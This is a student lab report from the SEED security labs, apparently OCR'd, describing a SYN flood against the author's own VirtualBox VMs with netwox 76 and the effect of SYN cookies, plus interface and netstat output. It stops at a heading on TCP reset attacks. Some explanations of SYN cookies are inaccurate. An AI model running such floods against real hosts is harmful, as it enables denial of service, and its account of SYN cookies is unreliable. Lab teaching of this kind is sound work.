TCP Attacks
Nafisa Humyra

This demonstration report will cover the following vulnerabilities:


- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack


The lab environment used is Ubuntu 16.04 VM, which can be downloaded from the SEED website.


Setup

I used 3 virtual machines configured through the NAT Network or VirtualBox.

Client 1: 10.0.2.5
Client 2: 10.0.2.4
Attacker: 10.0.2.15





seed@VM: ~
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::39be:3b93:448:acf8 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:db:32:03 txqueuelen 1000 (Ethernet)
RX packets 173 bytes 23245 (23.2 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 141 bytes 14841 (14.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 142 bytes 12374 (12.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 142 bytes 12374 (12.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[03/11/24]seed@VM:~$


seed@VM: ~
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::12f:9d93:d268:7d8a prefixlen 64 scopeid 0x20<link>
ether 08:00:27:48:08:cd txqueuelen 1000 (Ethernet)
RX packets 135 bytes 17398 (17.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 128 bytes 13683 (13.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 145 bytes 13066 (13.0 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 145 bytes 13066 (13.0 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[03/11/24]seed@VM:~$

SYN Flood Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection.




This denial-of-service attack involves flooding a victim's TCP port with a large number of SYN requests, overwhelming its queue for half-opened connections and making it unable to accept new connections. To start, the attacker vm deploys the `netwox 76` command including the destination IP address (`-i`).


I performed a SYN flooding attack on my Client 1 VM (10.0.2.5) using Netwox 76. I experimented with both the SYN cookie mechanism turned on and turned off.

With SYN cookies turned on, the server sends a special hash called a SYN cookie to legitimate clients but not to attackers. This prevents the attacker vm from receiving the SYN cookie and helps protect the server. When I conducted the attack with SYN cookies turned on, I observed that the server efficiently handled the attack by using SYN cookies and closing half-open connections with RST packets. In contrast, when I turned off the SYN cookie mechanism and conducted the same attack, the server's queue of half-open connections quickly filled up


Before attack




128 available connections



Attacker vm [10.0.2.15] before attack




Client vm [10.0.2.5] before attack




When a server receives a packet from a client, it will send a hash called SYN cookie. An attacker will not receive this, but a normal client will. That is why the RST packet is being sent out, to close the half-open connections. This is the same attack but with SYN cookie mechanism turned off. This will fill the queue of the client with half open connections

`netstat -na | grep tcp` during attack




The state of these connections appear as `SYN-RECV`. Comparing the results of `netstat -na` before and during the attack, the number of half-opened connections increased significantly during the attack and the victim's system became unresponsive to new connections.

Wireshark capture during attack






```
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

client



attacker





By running the attack with the SYN cookie mechanism both on and off, we can see how it affected the outcome. When the mechanism is off, the attack is successful in jamming up the victim's system. But when the mechanism is on, the victim's system responds differently, by sending ACK packets immediately in response to the SYN requests.


The SYN cookie mechanism is like a defense system against SYN flooding attacks. When it's turned on, the server responds to SYN packets with an ACK immediately, without storing the half-open connection in its queue. This means the server doesn't waste resources holding onto connections that may never complete the handshake.

TCP RST Attacks on `telnet` and `ssh` Connections

